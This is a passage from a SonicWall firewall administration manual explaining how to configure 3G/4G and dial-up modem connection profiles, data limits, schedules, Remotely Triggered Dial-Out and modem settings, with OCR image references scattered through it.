
- Schedule Tab
- Data Limiting Tab
- Advanced Tab

General Tab

The **General** tab allows you to configure general connection settings for the 3G/4G service provider. After selecting your **country**, **service provider**, and **plan type**, the rest of the fields are automatically field for most service providers.

To configure general settings:

1 On the **3G/4G > Connection Profiles** page, click on the **Add** button. The **3G/4G Profile Configuration** dialog displays.



2 Select the **Country** where the SonicWall appliance is deployed.

3 Select the **Service Provider** that you have created an account with. Note that only service providers supported in the country you selected are displayed.

4 In the **Plan Type** window, select the 3G/4G plan you have subscribed to with the service provider.

If your specific plan type is listed in the drop-down menu (many basic plans are labeled simply as **standard**), the rest of the fields in the **General** tab are automatically provisioned. Verify that these fields are correct, and then skip ahead to Parameters Tab.

5 If your **Plan Type** is not listed in the drop-down menu, select **Other**.

6 Enter a name for the 3G/4G profile in the **Profile Name** field.

7 Verify that the appropriate **Connection Type** is selected. Note that this field is automatically provisioned for most service providers.

8 Verify that the **Dialed Number** is correct. Note that the dialed number is ***99#** for most Service Providers.

9 Enter your username and password in the **User Name**, **User Password**, and **Confirm User Password** fields, respectively, if required by your provider.


10 Enter the Access Point Name in the **APN** field. APNs are required only by GPRS devices and will be provided by the service provider.

Parameters Tab

The **Parameters** tab allows you to configure under what conditions the 3G/4G service connects. The three connection types are **Persistent**, **Connect on Data**, and **Manual**. The mechanics of these connection types are described in Understanding 3G/4G Connection Types.

To configure 3G/4G service connects:

1 Click the **Parameters** tab.



2 In the **Connection Type** drop-down menu, select whether the connection profile is a **Persistent Connection**, **Connect on Data**, or **Manual Dial**.

NOTE: To configure the SonicWall appliance for remotely triggered dial-out, the **Connection Type** must be **Connect on Data**. See 3G/4G > Advanced for more information.

3 Select the **Enable Inactivity Disconnect (minutes)** check box and enter a number in the field to have the 3G/4G connection disconnected after the specified number of minutes of inactivity. Note that this option is not available if the **Connection Type** is **Persistent Connection**.

4 Select the **Enable Max Connection Time (minutes)** check box and enter a number in the field to have the 3G/4G connection disconnected after the specified number of minutes, regardless if the session is inactive or not. Enter a value in the **Delay Before Reconnect (minutes)** to have the SonicWall appliance automatically reconnect after the specified number of minutes.

5 Select the **Dial Retries per Phone Number** check box and enter a number in the field to specify the number of times the SonicWall appliance is to attempt to reconnect.

6 Select the **Delay Between Retries (seconds)** check box and enter a number in the field to specify the number of seconds between retry attempts.

7 Select the **Disable VPN when Dialed** check box to disable VPN connections over the 3G/4G interface.

IP Addresses Tab

The **IP Addresses** tab allows you to configure dynamic or static IP addressing for this interface. In most cases, this feature is set to **Obtain an IP Address Automatically**, however, it is possible to configure manual IP addresses for both your gateway IP address and one or more DNS server IP addresses if this is required by your service provider.

To configure dynamic or static IP addresses:

1 Click the **IP Addresses** tab.

By default, 3G/4G connection profiles are configured to obtain IP addresses and DNS server addresses automatically.

2 Do one of the following:

- To specify a static IP address, select the **Use the following IP Address** radio box and enter the IP address in the field.
- To manually enter DNS server addresses, select the **Use the following IP Address** radio box and enter the IP addresses of the primary and secondary DNS servers in the fields.


Schedule Tab

The **Schedule** tab allows you to limit 3G/4G connections to specified times during specific days of the week. This feature is useful for data plans where access is limited during certain times of day, such as plans with free night/weekend minutes.

NOTE: When this feature is enabled, if a the check box for a day is **not** selected, 3G/4G access will be denied for that entire day.

To limit 3G/4G connections by schedule:

1 Click the **Schedule** tab.



2 Select the **Limit Times for Connection Profile** check box to enable the scheduling feature for this interface.

3 Select the check box for each Day of Week you wish to allow access on.


4 Enter the desired Start Time and End Time (in 24-hour format) for each day of the week.

Data Limiting Tab

The **Data Limiting** tab allows you to limit data usage on a monthly basis. This feature gives you the ability to track usage based on your 3G/4G provider's billing cycle and disconnect when a given limit is reached.

To limit data usage by schedule:

1 Click the **Data Limiting** tab.



TIP: If your 3G/4G account has a monthly data or time limit, it is strongly recommended that you enable Data Usage Limiting.

2 Select the **Enable Data Usage Limiting** check box to have the 3G/4G interface become automatically disabled when the specified data or time limit has been reached for the month.

3 Select the day of the month to start tracking the monthly data or time usage in the **Billing Cycle Start Date** drop-down menu.


4 Enter a value in the **Limit** field and select the appropriate limiting factor: either **GB**, **MB**, **KB**, or **minutes**.

5 Click **OK**.

Advanced Tab

The **Advanced** tab allows you to manually configure a chat script used during the 3G/4G connection process. Configuring a chat script only necessary when there is a need to add commands or special instructions to the standard dialup connection script.

1 Click on the **Advanced** tab.




2 Enter the connection chat script in the **Chat Script** field.

3 Click **OK**.

3G/4G > Data Usage

On the **3G/4G > Data Usage** page, you can monitor the amount of data transferred over the 3G/4G interface in the **Data Usage** table and view details of 3G/4G sessions in the **Session History** table.



The **Data Usage** table displays the current data usage and online time for the current **Year**, **Month**, **Week**, **Day**, and **Billing Cycle**. Billing cycle usage is only calculated if the **Enable Data Usage Limiting** option is enabled on the 3G/4G Connection Profile.

Click the appropriate **Reset** button to reset any of the data usage categories.

NOTE: The **Data Usage** table is only an estimate of the current usage and should not be used to calculate actual charges. Contact your Service Provider for accurate billing information.

The **Session History** table displays a summary of information about 3G/4G sessions. To view additional details about a specific session, place your mouse cursor over the **Properties** balloon.


Enabling the U0/U1/M0 Interface

CAUTION: Although the 3G/4G connection can be manually enabled on the Network > Interfaces page (by clicking the Manage button for the U0/U1/M0 interface), this is not recommended because this can cause automatic connections to not function as expected. SonicWall recommends governing the 3G/4G interface using the connection types described above.

To manually initiate a connection on the U0/U1/M0 external 3G/4G interface:

1 On the **Network > Interfaces** page, click on the **Manage** button for the U0/U1/M0 interface.

2 The **U0/U1/M0 Connection Status** dialog displays. Click the **Connect** button. when the connection is active, the **U0/U1/M0 Connection Status** dialog displays statistics on the session.



Configuring Modem

Modem > Status

The **Modem > Status** page displays dialup connection information when the modem is active. You create modem Connection Profiles in the **Modem Profile Configuration** window, which you access from the **Modem > Connection Profiles** page.


In the **Modem Status** section, the current active network information from your ISP is displayed when the modem is active:

- **WAN Gateway (Router) Address**
- **WAN IP (NAT Public) Address**
- **WAN Subnet Mask**
- **DNS Server 1**
- **DNS Server 2**
- **DNS Server 3**
- **Current Active Dial-Up Profile (id)**
- **Current Connection Speed**

If the modem is inactive, the **Status** page displays a list of possible reasons that your modem is inactive. When the modem is active, the network settings from the ISP are used for WAN access.

Modem > Settings

The **Modem > Settings** page allows you to configure modem settings, specify Connect on Data categories, select management and user login options, and select the primary and alternate modem profiles.




Topics:

- Modem Settings
- Connect on Data Categories
- Management/User Login

Modem Settings

- **Modem Device Type** - Select whether you are using an Analog Modem, a 3G/Mobile connection, or Auto-detect.
- **Speaker Volume** - Select whether you want the modem's speaker turned on or off. The default value is **On**.
- **Modem Initialization** - Select **Initialize Modem For Use In** and select the country from the drop-down menu. **United States** is selected by default. If the modem uses AT commands to initialize, select **Initialize Modem Using AT Commands**. Enter any AT commands used for the modem in the **AT Commands** (**for modem initialization**) field. AT commands are instructions used to control a modem such as ATS7=30 (allows up to 30 seconds to wait for a dial tone), ATS8=2 (sets the amount of time the modem pauses when it encounters a comma (",") in the string).

Connect on Data Categories




The **Connect on Data Categories** settings allow you to specify the outbound data that is detected before the modem dials the ISP. Outbound data does not need to originate from computers on the LAN, but can also be packets generated by the SonicWall security appliance security applications.

The **Connect on Data Categories** include:

- **NTP packets**
- **GMS Heartbeats**
- **System log e-mails**
- **AV Profile Updates**
- **SNMP Traps**
- **Licensed Updates**
- **Firmware Update requests**
- **Syslog traffic**

Management/User Login

The **Management/User Login** section allows you to enable remote management of the SonicWall security appliance or user login from the **Modem** interface.



You can select any of the supported management protocol(s): **HTTPS**, **Ping**, **SNMP** and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

Select **Add rule to enable redirect from HTTP to HTTPS** to allow the SonicWall to automatically convert HTTP requests to HTTPS requests for added security.

Modem > Advanced

The **Modem > Advanced** page is used to configure the Remotely Triggered Dial-Out feature, which enables network administrators to remotely initiate a WAN modem connection from a SonicWall network security appliance.

Topics:

Remotely Triggered Dial-Out

The following process describes how a Remotely Triggered Dial-Out call functions:

1 The network administrator initiates a modem connection to the SonicWall located at the remote office.

2 If the SonicWall is configured to authenticate the incoming call, it prompts the network administrator to enter a password. Once the call is authenticated, the SonicWall terminates the call.

> **NOTE:** After three incorrect password attempts, the SonicWall terminates a Remotely Triggered Dial-out authentication session. Each password attempt is allowed a maximum of 60 seconds. If a dial-out session is terminated, the SonicWall can be called again for another Remotely Triggered Dial-out authentication session.

3 The SonicWall then initiates a modem connection to its dial-up ISP, based on the configured dial profile.

4 The network administrator accesses the SonicWall web management interface to perform the required tasks.

> **NOTE:** If LAN- to-WAN traffic on the SonicWall generates a dial-out request at the same time as a Remotely Triggered Dial-out session is being authenticated, the Remotely Triggered Dial-out session is terminated and the SonicWall initiates its own dial-out session.


Configuring Remotely Triggered Dial-Out

Before configuring the Remotely Triggered Dial-Out feature, ensure that your configuration meets the following prerequisites:

- The dial profile is configured for **dial-on-data**.
- The SonicWall Security Appliance is configured to be managed using HTTPS, so that the device can be accessed remotely.
- Enter a value in the **Enable Max Connection Time (minutes)** field. If you do not enter a value in this field, dial-out calls will remain connected indefinitely, and you will have to manually terminate sessions by clicking the **Disconnect** button.

To configure Remotely Triggered Dial-Out:

1 Go the **Modem > Advanced** page.



2 Check the **Enable Remotely Triggered Dial-out** check box.

3 (Optional) To authenticate the remote call, check the **Requires authentication** check box and enter the password in the **Password:** and **Confirm Password:** fields.

Bandwidth Management

The **Bandwidth Management** section allows the administrator to enable egress or ingress bandwidth management services on the modem interface.

For information on configuring Bandwidth Management, see Bandwidth Management Overview.


Connection Limit

The **Connection Limit** section allows the administrator to set a host/node limit on the modem connection. This feature is especially useful for deployments where the modem connection is used as an overflow or in load-balanced situations to avoid over-taxing the connection.

In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is **0**, which allows an unlimited number of nodes.

Modem > Connection Profiles

The **Modem > Connection Profiles** page allows you to configure modem profiles on the SonicWall security appliance using your dial-up ISP information for the connection. Multiple modem profiles can be used when you have a different profile for individual ISPs.



The current profile is displayed in the **Connection Profiles** table, which displays the following profile information:

- **Name** - The name you've assigned to the profile. You can use names such as **Home**, **Office**, or **Travel** to distinguish different profiles from each other.
- **IP Address** - The IP address of the Internet connection.

- **Connection Type** - Displays Persistent, Connect on Data, or Manual Dial, depending on what you selected in the **Profile Configuration** window for the profile.
- **Configure** - Clicking the **Edit** icon allows you to edit the profile. Clicking on the **Delete** icon deletes the profile.


Topics:

- Configuring a Profile
- Chat Scripts on page 589

Configuring a Profile

To add or configure a connection profile:

1 In the **Modem > Connection Profiles** page, click the **Add** button. The **Modem Profile Configuration** dialog displays for configuring a dialup profile.



Once you create your profiles, you can then configure specify which profiles to use for WAN failover or Internet access.

To configure your ISP settings, you must obtain your Internet information from your dial-up Internet Service Provider.

General

2 In the **General Settings** page, enter a name for your dialup profile in the **Profile Name** field.

3 Enter the primary number used to dial your ISP in the **Primary Dialed Number** field.

TIP: If a specific prefix is used to access an outside line, such as 9 or &, enter the number as part of the primary phone number.

4 Enter the secondary number used to dial your ISP in the **Secondary Dialed Number** field (optional).

5 Enter your dial-up ISP user name in the **User Name** field.


6 Enter the password provided by your dialup ISP in the **User Password** field.

7 Confirm your dialup ISP password in the **Confirm User Password** field.

8 If your ISP has given you a script that runs when you access your ISP connection, cut and paste the script text in the **Chat Script** field. See the Information in Chat Scripts section for more information on using chat scripts.

ISP Address

9 Click the **ISP Address** tab.

